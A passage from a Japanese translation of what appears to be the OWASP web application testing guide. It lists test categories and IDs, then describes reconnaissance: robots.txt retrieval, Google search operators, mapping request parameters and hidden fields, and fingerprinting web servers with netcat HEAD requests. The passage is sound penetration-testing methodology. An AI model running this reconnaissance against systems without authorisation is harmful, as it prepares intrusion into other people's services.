この場合、URL は対象のアプケーションへの 2 つの出入口（パラメータ“a”,“b”）の存在を示しています。このフェーズで見つかった全ての出入口が、テストするための箇所を表しています。対象のアプリケーションのディレクトリ構成や、アクセス可能な全ての箇所を表形式に表したものが、能動的手法のフェーズでは有益な情報となります。

- 能動的手法: このフェーズでは、検査者は以下の節で述べられる手法を用いてテストを実施します。

我々は、合わせて 66 の管理に対する能動的手法によるテストを以下の 9 種類に分類しました。

- 設定管理のテスト
- ビジネス論理のテスト
- ユーザ認証のテスト
- アクセス権限のテスト
- セッション管理のテスト
- データ検証のテスト
- サービス拒否のテスト
- Web サービスのテスト
- Ajax のテスト

以下の表は、評価する際におけるテストの規則をまとめたものです。

種別	参照番号	テスト名	関連する脆弱性
情報収集	OWASP-IG-001	スパイダ、ロボット、クローリング	なし
	OWASP-IG-002	検索エンジンを用いた情報収集、および調査	なし
	OWASP-IG-003	アプリケーションのエントリポイントの識別	なし
	OWASP-IG-004	ウェブアプリケーション、およびウェブサーバの識別	なし
	OWASP-IG-005	アプリケーションの検出	なし
	OWASP-IG-006	エラーコードの分析	情報漏えい

設定管理のテスト	OWASP-CM-001	SSL/TLS テスト (SSL バージョン、アルゴリズム、鍵長、電子証明書の有効性)	脆弱な SSL 実装
	OWASP-CM-002	DB リスナーテスト	脆弱な DB リスナー
	OWASP-CM-003	インフラストラクチャの設定に関するテスト	脆弱なインフラストラクチャの設定
	OWASP-CM-004	アプリケーション設定に関するテスト	脆弱なアプリケーションの設定
	OWASP-CM-005	拡張子の取扱いに関するテスト	ファイル拡張子の取扱い問題
	OWASP-CM-006	旧ファイル、バックアップファイル、未参照ファイルのテスト	旧ファイル、バックアップファイル、未参照ファイルの存在
	OWASP-CM-007	インフラストラクチャおよび管理機能のインターフェースに関するテスト	管理者機能へのアクセス
	OWASP-CM-008	HTTP メソッドに関するテスト、およびクロスサイトトレーシングのテスト	不必要な HTTP メソッドが有効、クロスサイトトレーシングの許可
ユーザ認証のテスト	OWASP-AT-001	暗号化された認証情報の送信に関するテスト	認証情報の暗号化
	OWASP-AT-002	ユーザー列挙に関するテスト	ユーザーの列挙
	OWASP-AT-003	推測可能なユーザーアカウントに関するテスト	推測可能なユーザーアカウント
	OWASP-AT-004	総当り攻撃のテスト	認証情報の総当り攻撃
	OWASP-AT-005	認証機能回避に関するテスト	認証機能の回避
	OWASP-AT-006	脆弱なパスワード管理機能（入力補助、初期化）に関するテスト	脆弱なパスワード管理機能
	OWASP-AT-007	ログアウト、およびブラウザキャッシュ管理に関するテスト	不十分なログアウト処理、脆弱なブラウザキャッシュ管理

	OWASP-AT-008	CAPTCHA に関するテスト	脆弱な CAPTCHA の実装
	OWASP-AT-009	複数要素認証に関するテスト	脆弱な複数要素認証
	OWASP-AT-010	レースコンディション（プロセス処理非順序性）に関するテスト	レースコンディションの脆弱性
セッション管理に関するテスト	OWASP-SM-001	セッション管理のテスト	セッション管理機能の回避、脆弱なセッション生成アルゴリズム
	OWASP-SM-002	Cookie 属性のテスト	Cookie'HTTP Only'属性、'Secure'属性、有効期間属性の未実装
	OWASP-SM-003	セッションフィクセーションのテスト	セッションフィクセーションの脆弱性
	OWASP-SM-004	セッション値漏えいに関するテスト	セッション値の漏えい
	OWASP-SM-005	クロスサイトリクエストフォージェリのテスト	クロスサイトリクエストフォージェリの脆弱性
アクセス権限のテスト	OWASP-AZ-001	パストラバーサルのテスト	パストラバーサルの脆弱性
	OWASP-AZ-002	アクセス権限機能回避に関するテスト	アクセス権限機能の回避
	OWASP-AZ-003	権限昇格に関するテスト	権限昇格の脆弱性
ビジネス論理のテスト	OWASP-BL-001	ビジネス論理に関するテスト	回避可能なビジネス論理
データ検証のテスト	OWASP-DV-001	クロスサイトスクリプティング（反射型）のテスト	クロスサイトスクリプティング（反射型）の脆弱性
	OWASP-DV-002	クロスサイトスクリプティング（蓄積型）のテスト	クロスサイトスクリプティング（蓄積型）の脆弱性
	OWASP-DV-003	クロスサイトスクリプティング（DOM 型）のテスト	クロスサイトスクリプティング（DOM 型）の脆弱性
	OWASP-DV-004	クロスサイトフラッシングのテスト	クロスサイトフラッシングの脆弱性

	OWASP-DV-005	SQL インジェクションのテスト	SQL インジェクションの脆弱性
	OWASP-DV-006	LDAP インジェクションのテスト	LDAP インジェクションの脆弱性
	OWASP-DV-007	ORM インジェクションのテスト	ORM インジェクションの脆弱性
	OWASP-DV-008	XML インジェクションのテスト	XML インジェクションの脆弱性
	OWASP-DV-009	SSI インジェクションのテスト	SSI インジェクションの脆弱性
	OWASP-DV-010	XPath インジェクションのテスト	XPath インジェクションの脆弱性
	OWASP-DV-011	IMAP/SMTP インジェクションのテスト	IMAP/SMTP インジェクションの脆弱性
	OWASP-DV-012	コードインジェクションのテスト	コードインジェクションの脆弱性
	OWASP-DV-013	OS コマンドインジェクションのテスト	OS コマンドインジェクションの脆弱性
	OWASP-DV-014	バッファオーバーフローのテスト	バッファオーバーフローの脆弱性
	OWASP-DV-015	潜伏攻撃に関するテスト	潜伏的な攻撃の脆弱性
	OWASP-DV-016	HTTP スプリテッィング、HTTP スマグリングのテスト	HTTP スプリテッィング、HTTP スマグリングの脆弱性
サービス拒否のテスト	OWASP-DS-001	SQL ワイルドカード攻撃のテスト	SQL ワイルドカードによるサービス拒否の脆弱性
	OWASP-DS-002	アカウントロックアウト機能のテスト	アカウントロックアウト機能の欠如
	OWASP-DS-003	バッファオーバーフローによるサービス拒否攻撃のテスト	バッファオーバーフローの脆弱性

	OWASP-DS-004	ユーザ指定オブジェクトの割当てに関するテスト	オブジェクト生成時におけるサービス拒否の脆弱性
	OWASP-DS-005	ループカウンタとしてのユーザ入力値のテスト	ループカウンタの処理におけるサービス拒否の脆弱性
	OWASP-DS-006	ユーザ入力データのディスク書込みに関するテスト	ユーザ入力データ書込み時におけるサービス拒否の脆弱性
	OWASP-DS-007	リソース開放不備に関するテスト	リソース開放不備によるサービス拒否の脆弱性
	OWASP-DS-008	過剰なセッションデータ格納に関するテスト	セッションオブジェクト内過剰データ格納によるサービス拒否の脆弱性
Web サービスのテスト	OWASP-WS-001	Web サービスの情報収集	なし
	OWASP-WS-002	Web Services Description Language（WSDL）のテスト	脆弱な WSDL の実装
	OWASP-WS-003	XML 構成に関するテスト	脆弱な XML 構成
	OWASP-WS-004	XML 内容レベルのテスト	Web サービスを利用した SQL/XPath インジェクション、バッファオーバーフロー、OS コマンドインジェクションなどの脆弱性
	OWASP-WS-005	HTTPGET パラメータ/REST のテスト	Web サービスを利用した SQL インジェクション、OS コマンドインジェクションなどの脆弱性
	OWASP-WS-006	悪意のある SOAP ファイルのテスト	Web サービスにおける SOAP ファイルの脆弱性
	OWASP-WS-007	リプレイ攻撃のテスト	リプレイ攻撃の脆弱性
AJAX のテスト	OWASP-AJ-001	AJAX の脆弱性	なし
	OWASP-AJ-002	AJAX のテスト	脆弱な AJAX の実装

4.2 情報収集

セキュリティ評価における第一の作業は、対象のアプリケーションに対する情報を可能な限り収集することです。情報収集は侵入テストにおいて欠かすことができない作業です。この作業は様々な方法により行なわれます。

一般的なツール（検索エンジン）や診断スキャナを使用したり、単純な HTTP リクエスト、あるいは特別に作りこんだ HTTP リクエストを対象のアプリケーションに送信したりすることなどによって、そのアプリケーションに関する情報を引き出すことが可能です。例えば、エラー情報を表示することや、使用しているソフトウェアのバージョンやテクノロジーに関する情報を収集することなどが挙げられます。

スパイダ、ロボット、クローリング (OWASP-IG-001)
この情報収集のフェーズでは、診断対象となるアプリケーションに関連する検索プロセスや診断手段の取得プロセスから構成されます。

検索エンジンを用いた情報収集、および調査 (OWASP-IG-002)
Google に代表される検索エンジンは、ウェブアプリケーションの構成に関する問題点、あるいは一般に知られたアプリケーション自身によって作られるエラーページの問題点の発見に使用することができます。

アプリケーションのエントリポイントの識別 (OWASP-IG-003)
アプリケーションの列挙、および攻撃領域の特定は、攻撃を開始する前の段階において鍵となる要素です。あなた自身がこれらの要素における作業を完了したのであれば、本項で説明する内容は調査するアプリケーション内すべての箇所の識別、および描写するのに役立つことでしょう。

ウェブアプリケーション、およびウェブサーバの識別 (OWASP-IG-004)
ウェブアプリケーション、およびウェブサーバの識別は情報収集における最初のステップです。ウェブサーバの種別やそのバージョンを知ることは、テスト中において、既知の脆弱性や使用すべき効果的な攻撃を特定するための一助となります。

アプリケーションの検出 (OWASP-IG-005)
アプリケーションの検出は、ウェブサーバ、もしくはアプリケーションサーバにホストされたウェブアプリケーションを識別するのに適した作業です。この分析は非常に重要です。その理由は、後方に位置するアプリケーションの主要となる機能に多くの場合において直接アクセスする手段がないからです。検出の結果を分析することは、管理を目的とするウェブアプリケーションのような、詳細を明らかにするための手段として役に立ちます。さらに、それは旧バージョンのファイル、すなわち削除されなかったデータや役に立たなくなったスクリプト、テスト/開発フェーズもしくは保守作業の結果として作成されたデータのような、人の手によって作られた成果物も明らかにすることができます。

エラーコードの分析 (OWASP-IG-006)
テスト中、ウェブアプリケーションは、エンドユーザが通常見ることがない情報を漏らしてしまう場合があります。エラーコードのような情報から、テスト者は対象のアプリケーションが使用している技術や製品に関する情報を取得することができます。エラーコードは、多くの場合において、例外処理の設計やコーディングのために特別なツールや専門のスキルを必要とせず表示させることができます。

単にウェブアプリケーションだけに焦点を当てたテストは徹底的なテストとなりえないのは明らかです。幅広い基盤分析によって可能な限り集約された情報ほど包括的な情報はありません。

4.2.1 テスト: スパイダ、ロボット、クローリング (OWASP-IG-001)

概要

このセクションでは、「robots.txt」のテスト方法について説明します。

概要の説明

Web スパイダ、ロボット、クローリングは web ページを発見し、より先のコンテンツを発見するため、リンクを辿りながら横断します。これらの許容された動作は、ルートディレクトリ内にある robots.txt のロボット排除プロトコルによって制御されています。[1]

例として、以下に 2008 年 8 月 24 日に取得した http://www.google.com/robots.txt からの robots.txt があります。

```
User-agent: *
Allow: /searchhistory/
Disallow: /news?output=xhtml&
Allow: /news?output=xhtml
Disallow: /search
Disallow: /groups
Disallow: /images
…
```

User-Agent では直接、特定の Web スパイダ、ロボット、クローリングに参照させます。例えば、*User-Agent* の *GoogleBot* は、上記の *User-Agent* が、すべての Web スパイダ、ロボット、クローリングに適用される User-agent: *である間、*GoogleBot* クローラに参照させます。

```
User-agent: *
```

拒否の指示はどのリソースがスパイダ、ロボット、クローリングによって禁止されるかを明確にします。上記の例で説明すると、以下のディレクトリが禁止されます。

```
…
Disallow: /search
Disallow: /groups
Disallow: /images
…
```

Web スパイダ、ロボット、クローリングは robots.txt での拒否の設定を意図的に回避することができます。このため、robots.txt は、第三者が Web コンテンツへアクセス、格納、再発行する手段を制限するための機能として見なすべきではありません。

ブラックボックステストおよび事例

wget

robots.txt はウェブサーバの root ディレクトリから取得されます。例えば、www.google.com から robots.txt を取得するために wget を使用します。

```
$ wget http://www.google.com/robots.txt
--23:59:24–http://www.google.com/robots.txt
           => ‘robots.txt’
Resolving www.google.com… 74.125.19.103, 74.125.19.104, 74.125.19.147, …
```

```
Connecting to www.google.com|74.125.19.103|:80… Connected.
HTTP request sent, awaiting response… 200 OK
Length: unspecified [text/plain]

    [ ⇔                                     ] 3,425         --.–K/s

23:59:26 (13.67MB/s) - ‘robots.txt’ saved [3425]
```

Google ウェブマスタ ツールを使用した robots.txt の解析
Google は robots.txt の解析機能を Google ウェブマスタツールの一部として提供しており、テスト[4]および手順は以下の通りです。

1. 保有している Google アカウントで Google ウェブマスタ ツールの使用に署名をします。
2. ダッシュボード上で任意のサイトの URL をクリックします。
3. ツールをクリックすれば、robots.txt の解析が行われます。

グレイボックステストとその事例

上記で紹介したブラックボックステストと同様になります。

参照

ホワイトペーパ

- [1] “The Web Robots Pages” – http://www.robotstxt.org/
- [2] “How do I block or allow Googlebot?” – http://www.google.com/support/webmasters/bin/answer.py?answer=40364&query=googlebot&topic=&type=
- [3] “(ISC)2 Blog: The Attack of the Spiders from the Clouds” – http://blog.isc2.org/isc2_blog/2008/07/the-attack-of-t.html
- [4] “How do I check that my robots.txt file is working as expected?” – http://www.google.com/support/webmasters/bin/answer.py?answer=35237

4.2.2 検索エンジンを用いた情報収集、および調査 (OWASP-IG-002)

概要

このセクションでは、Google インデックスの検索方法、および Google キャッシュからの連携された web コンテンツの削除方法について説明します。

概要の説明

GoogleBot は、クローリングが完了次第、適切な結果を返すためにタグおよび関連する属性（たとえば<TITLE>のような）に基づいたページを表します。[1]

仮に robots.txt ファイルがサイトの提供中の間に更新されなかったとしても、Google の検索結果を含むことを必要としない web コンテンツ対しては有効です。このため、これらのコンテンツは Google のキャッシュから削除されていなくてはなりません。

ブラックボックステスト


検索の際に演算子"site:"を利用すれば、検索結果を指定したドメインに制限することができます。[2]

また、Google は"cache:"演算子も提供していますが[2]、この機能はこの後の検索結果で表示される“キャッシュ”をクリックしたのと同じ結果になります。したがって、"site:"演算子を検索時に利用し、その結果から“キャッシュ”をクリックする方法が望ましいでしょう。


Google SOAP Search API は、キャッシュされたページの検索機能を補うために doGetCachedPage と、それに関連した doGetCachedPageResponse SOAP Messages[3]をサポートしています。導入に関して現在、OWASP "Google Hacking" Project によって進行中です。

事例

Google キャッシュによってインデックス付けされた owasp.org のコンテンツを検索するために、次の検索クエリを設定します。
site:owasp.org



Google にキャッシュされた owasp.org の index.html を表示するために、次の検索クエリを設定します。
`cache:owasp.org`



グレイボックステストとその事例

上記で紹介したブラックボックステストと同様になります。

参照

[1] "Google 101: How Google crawls, indexes, and serves the web" - http://www.google.com/support/webmasters/bin/answer.py?answer=70897
[2] "Advanced Google Search Operators" - http://www.google.com/help/operators.html
[3] "Google SOAP Search API" - http://code.google.com/apis/soapsearch/reference.html#1_2
[4] "Preventing content from appearing in Google search results" - http://www.google.com/support/webmasters/bin/topic.py?topic=8459

4.2.3 アプリケーションのエントリポイントの識別(OWASP-IG-003)

概要

アプリケーションを列挙し、攻撃方法の選別することは、テスト者が弱点となるポイントを把握することができ、綿密なテストを実施するための主要な準備作業となります。このセクションでは、列挙やマッピングの作業を終えた時点での、調査すべきアプリケーションにおける領域の識別、および描写方法について説明します。

概要の説明

テストを始める前に、ユーザ（ブラウザ）がアプリケーションに対してどのようにアクセスし、サーバから結果を受け取るのか、対象のアプリケーションの仕組みをいつでも理解するよう努めることが重要です。アプリケーションを一通り操作することで、すべての HTTP リクエスト（GET や POST などの HTTP メソッド）や、アプリケーションに渡されるパラメータやフォームなどの情報について理解を深めることができます。また、パラメータをアプリケーションに渡すために、GET リクエストを使用するのか、あるいは POST リクエストを使用するのか、またそれらがいつ行われるのかを意識するようにしてください。GET リクエストを用いるのが一般的ですが、機密情報をアプリケーションに渡す際には、POST リクエストを使用し、それらをボディ部分に付加するのが一般的です。ただ、POST リクエストで送付されたパラメータの情報を見るには、ブラウザ～サーバ間のデータをキャッチするプロキシツール（OWASP の WebScarab など）、もしくはブラウザのプラグインが必要になります。また、POST リクエストには、アプリケーションに渡されるフォーム上の hidden フィールドの値が含まれていることにも特に注意する必要があります。Hidden フィールドには、状態を示す情報や、物の数量、価格など、開発者にとってユーザに見せたり変更されたりすることを避けたい重要な情報が含まれているからです。

著者の経験では、この段階でのテストに対して、スプレッドシートやプロキシを利用することは大変役に立ちました。プロキシは、たどったアプリケーション内のリクエストとサーバからのレスポンス全てを取得することができます。また、通常この点において、テスト者はアプリケーションに渡されるヘッダやパラメータなどのデータが何であり、そのリクエストの結果サーバから返って来るのは何なのかを明確にするため、プロキシを利用します。ただ、この作業は特に大きいインタラクティブ型のサイト（銀行などのサイトを思い浮かべてみてください）においては非常に退屈になるかも知れません。しかしながら、この経験を通じてあなたの探していることが明らかになるようになり、結果的に作業の短縮に繋がります。アプリケーションを一通りたどってみて、URL に興味深いパラメータがないか、カスタムしたヘッダあるいはリクエスト/レスポンスボディがあるのかについて意識するようにしてみてください。それらをスプレッドシートに保存してみましょう。スプレッドシートには、あなたがリクエストしたページ（今後のために、プロキシからリクエスト番号を追記すると良いかもしれません）や、興味深いパラメータ、リクエストの種別（GET/POST）、認証が要/不要の有無、SSL 実装の有無、マルチステッププロセスの有無、その他留意すべき情報が含まれているのが望ましいでしょう。一度対象のアプリケーション全体におけるマッピングを実施すると、対象のアプリケーション全体の構成を掴むことができるようになります。また、それぞれの箇所での適切なテストが可能になり、機能したこと機能しなかったことを把握することができます。本ガイドの以降のページは、注意すべき箇所におけるテストの方法について個別に説明する内容となっていますが、本セクションについてテストをする前に必ず実施しなければならない項目です。以下にリクエストとレスポンスについて注意すべきポイント挙げています。リクエストの項目内には、リクエストの大部分を占める GET/POST メソッドに関して記載しています。（PUT や DELETE などの他のメソッドも使用されている場合もあります）あまり使用されないメソッドでのリクエストが許可されている場合、脆弱性を持っている可能性があります。これらの HTTP メソッドをテストする方法については別枠で紹介しています。

リクエスト:

- GET/POST メソッドがそれぞれどの場所で使われているか特定します。
- POST リクエストで使用される全てのパラメータを特定します。（パラメータはリクエストボディに存在します）
- POST リクエスト内に hidden パラメータがないか特に注意を払います。POST リクエストが送信される際には、hidden パラメータを含むすべてのフォームフィールドが、アプリケーションに渡される HTTP メッセージのボディ部に付加されます。これらは、通常プロキシツールの利用や HTML のソースコードを閲覧しなければ見ることができないものです。また、次ページの画面やそのデータなど、アクセスできる箇所すべてが hidden パラメータの値によって異なる場合もあります。

- パラメータすべてが GET リクエスト（すなわち URL）で用いられているか確認します。特に、クエリストリング（通常“?”記号以降に存在します）に注目します。
- クエリストリングのすべてのパラメータを確認します。これらは通常 foo=bar のように対になっています。また、多くのパラメータが“&” “~” “:”にみられる記号によって分別されていることを覚えておいてください。
- 1つの列上にあるパラメータや、POST リクエスト内にある複数のパラメータなどを識別するようなケースでは、特に上記のポイントを理解している必要があります。テスト者は、すべてのパラメータを把握する必要がありますし（たとえエンコードや暗号化の処理が施されていたとしても、です）、それらのうちどれがアプリケーションで処理されるのかも理解しておかなくてはいけません。以降のセクションでこれらのパラメータをテストする方法を紹介していますので、現時点ではパラメータを把握することだけで構いません。
- 通常見られない“debug=False”のような独自にカスタマイズされたヘッダには注意を払うようにしましょう。

レスポンス:

- どのレスポンスで新たな Cookie が発行、更新、追加されるか把握します。（Set-Cookie ヘッダが含まれている箇所）
- リダイレクト（HTTP ステータスコード 300 を示す）する箇所、HTTP ステータスコード 400 がある箇所はどこか把握します。特に、403 Forbidden や 500 internal server error が通常のレスポンス（すなわち、何も変更していないリクエストを送付した場合）で返されているか注意を払いましょう。
- 興味深いヘッダが使われているかについても意識しましょう。例えば、“Server: BIG-IP”が使われている場合、対象のサイトはロードバランサーであることが分かります。もしあるサイトにロードバランサーが設置されていると、後ろに配置されている 1 台のサーバの設定が適切ではないときに、その脆弱性のあるサーバへのアクセスを行うためには、（ロードバランサーの機種にもよりますが）複数のリクエストを送信しなくてはいけない、ということになります。

ブラックボックステストとその事例

アプリケーションのエントリポイントの識別:
以下はアプリケーションのエントリポイントを識別するための 2 つの事例です。

例 1:
この例は、あるオンラインショップで買い物をした際の GET リクエストを示しています。

シンプルな GET リクエスト:

- GET https://x.x.x.x/shoppingApp/buyme.asp?CUSTOMERID=100&ITEM=z101a&PRICE=62.50&IP=x.x.x.x
- Host: x.x.x.x
- Cookie: SESSIONID=Z29vZCBqb2IgcGFkYXdhIG15IHVzZXJuYW1lIGlzIGZvbyBhbmQgcGFzc3dvcmQgaXMgYmFy

注目すべきポイント:
ここでは、CUSTOMERID, ITEM, PRICE, IP のようなパラメータと Cookie（パラメータの値をエンコードしただけなのか、あるいはユーザを特定するセッション識別子として利用されたか）について注目することになります。

例 2:
この例は、アプリケーションにログインする際の POST リクエストを示しています。

シンプルな POST リクエスト:

- POST https://x.x.x.x/KevinNotSoGoodApp/authenticate.asp?service=login
- Host: x.x.x.x
- Cookie: SESSIONID=dGhpcyBpcyBhIGJhZCBhcHAgdGhhdCBzZXRzIHByZWRpY3RhYmxlIGNvb2tpZXMgYW5kIG1pbmUgaXMgMTIzNA==
- CustomCookie=00my00trusted00ip00is00x.x.x.x00

POST メッセージ内のボディ部:

- user=admin&pass=pass123&debug=true&fromtrustIP=true

注目すべきポイント:
この例では、すべてのパラメータに対して注目するのはもちろんのこと、GET メソッドとは異なりそれらが URL 上ではなくメッセージ上のボディ部によって渡される点に特に注意する必要があります。加えて、カスタマイズされた Cookie が使用されている点にも注目する必要があります。

グレイボックステストとその事例

グレイボックステストによるアプリケーションエントリポイントのテストは、上記で説明した方法と同様になりますが、1 つ注意点があります。それは、アプリケーションが受けたデータを外部のリソース(他のサーバからの SNMP トラップや、syslog メッセージ、SMTP、SOAP メッセージなど)が処理する場合です。アプリケーションへの入力に外部からのリソースが存在する場合は、そのアプリケーションを作成した開発者へのヒアリングによって、ユーザ入力の受入れや予測をするあらゆる機能に関しての情報、またそれがどのようにフォーマットされているのかに関しての情報を得ることにより、明確にすることができます。例えば、開発者はアプリケーションを受入れる SOAP リクエストに関する情報や、その Web サービスについて明確に説明することができます。(たとえブラックボックステストにより、その Web サービスや機能につい十分把握できている状態ではなかったとしても、です)

参照

ホワイトペーパー

- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1 – http://tools.ietf.org/html/rfc2616

ツール

プロキシツール:

- OWASP: Webscarab
- Dafydd Stuttard: Burp proxy – http://portswigger.net/proxy/

- MileSCAN: Paros Proxy – http://www.parosproxy.org/download.shtml

ブラウザプラグイン:

- "TamperIE" for Internet Explorer – http://www.bayden.com/TamperIE/
- Adam Judson: "Tamper Data" for Firefox – https://addons.mozilla.org/en-US/firefox/addon/966

4.2.4 ウェブアプリケーション、およびウェブサーバの識別 (OWASP-IG-004)

概要

ウェブサーバの識別は、テスト者にとってなくてはならない作業です。稼働しているウェブサーバの種別およびそのバージョン情報を得た場合、サーバに存在する既知の脆弱性を識別することができ、テストにおいて効果的な攻撃アプローチが可能になります。

概要の説明

現在、多くのベンダーから様々な種類のウェブサーバが開発されています。ウェブサーバの種別を知ることは、テストを進めていく過程や方針転換の際に非常に役に立ちます。この情報は、個々のウェブサーバは特定のコマンドに対するレスポンスが皆同一にならないという特徴を利用します。ウェブサーバに対して特定のコマンドを送付し、そのレスポンスを詳しく分析することでこれらの情報を得ることができます。個々のウェブサーバが特定のコマンドに対してどのようにレスポンスを返すのかについて把握し、それらの情報をデータベース化しておきます。そうすれば、テスト者はこれらのコマンドを送付した際のレスポンスをデータベースと比較することによりウェブサーバを特定することができます。ただ、バージョンの異なるウェブサーバが同じレスポンスを返す場合もあるため、より正確に特定するために通常様々な異なったコマンドを送付していることを知っておいてください。まれにバージョンが皆それぞれ違っていても、すべての HTTP コマンドに対して同じ結果を返すサーバがあります。このようなケースでは、様々なコマンドを送信することで信憑性を向上させます。

ブラックボックステストとその事例

ウェブサーバを最もシンプルでベーシックにテストする方法は、HTTP レスポンスヘッダを注意深く見ることです。ツール netcat を使って説明します。以下にある HTTP リクエストと HTTP レスポンスを示しています。

```
$ nc 202.41.76.251 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 02:53:29 GMT
Server: Apache/1.3.3 (Unix)  (Red Hat/Linux)
Last-Modified: Wed, 07 Oct 1998 11:18:14 GMT
Etag: "1813-49b-361b4df6"
Accept-Ranges: bytes
Content-Length: 1179
Connection: close
Content-Type: text/html
```

上記 Server ヘッダから、対象のサーバは Linux 上で稼動する Apache のバージョン 1.3.3 であると推測できます。

以下にウェブサーバの種類毎における HTTP レスポンスヘッダの例を4つ紹介します。

Apache 1.3.23 のサーバ:

```
HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
Etag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

Microsoft IIS 5.0 のサーバ:

```
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Expires: Yours, 17 Jun 2003 01:41: 33 GMT
Date: Mon, 16 Jun 2003 01:41: 33 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Wed, 28 May 2003 15:32: 21 GMT
Etag: b0aac0542e25c31: 89d
Content-Length: 7369
```

Netscape Enterprise 4.1 のサーバ:

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:19: 04 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

SunONE 6.1 のサーバ:

```
HTTP/1.1 200 OK
Server: Sun-ONE-Web-Server/6.1
Date: Tue, 16 Jan 2007 14:53:45 GMT
Content-length: 1186
Content-type: text/html
Date: Tue, 16 Jan 2007 14:50:31 GMT
Last-Modified: Wed, 10 Jan 2007 09:58:26 GMT
Accept-Ranges: bytes
Connection: close
```

しかし、この方法はそれほど信頼性の高いものではありません。なぜかというと、Web サイト側で Server ヘッダのバナー情報をさまざまは方法によって変更することができるからです。見る者を惑わす情報が載せられたりするケースも考えられます。例えば以下のようなレスポンスがサーバから送られたとします。

```
403 HTTP/1.1 Forbidden
Date: Mon, 16 Jun 2003 02:41: 27 GMT
Server: Unknown-Webserver/1.0
Connection: close
Content-Type: text/HTML; charset=iso-8859-1
```

このような場合、サーバヘッダのバナー情報からは何のサーバが稼動しているのか判断することができません。

プロトコルの振舞い

より効果的な方法は、多く出回っている様々な種類のウェブサーバの特性を理解することです。使用されているウェブサーバについてより識別し易くなる方法論を独自に収集しておくのが望ましいでしょう。

HTTP ヘッダフィールドの特徴

最初に、レスポンスにある各ヘッダの情報を注意深く観察することです。ウェブサーバは使用するソフトウェアの種類によって、ヘッダ部にそれぞれの特徴が見られます。

Apache 1.3.23 のレスポンス

```
$ nc apache.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Date: Sun, 15 Jun 2003 17:10: 49 GMT
Server: Apache/1.3.23
Last-Modified: Thu, 27 Feb 2003 03:48: 19 GMT
Etag: 32417-c4-3e5d8a83
Accept-Ranges: bytes
Content-Length: 196
Connection: close
Content-Type: text/HTML
```

IIS 5.0 のレスポンス

```
$ nc iis.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Content-Location: http://iis.example.com/Default.htm
Date: Fri, 01 Jan 1999 20:13: 52 GMT
Content-Type: text/HTML
Accept-Ranges: bytes
Last-Modified: Fri, 01 Jan 1999 20:13: 52 GMT
Etag: W/e0d362a4c335be1: ae1
Content-Length: 133
```

Netscape Enterprise 4.1 のレスポンス

```
$ nc netscape.example.com 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Server: Netscape-Enterprise/4.1
Date: Mon, 16 Jun 2003 06:01: 40 GMT
Content-type: text/HTML
Last-modified: Wed, 31 Jul 2002 15:37: 56 GMT
Content-length: 57
Accept-ranges: bytes
Connection: close
```

SunONE 6.1 のレスポンス

```
$ nc sunone.example.com 80
HEAD / HTTP/1.0

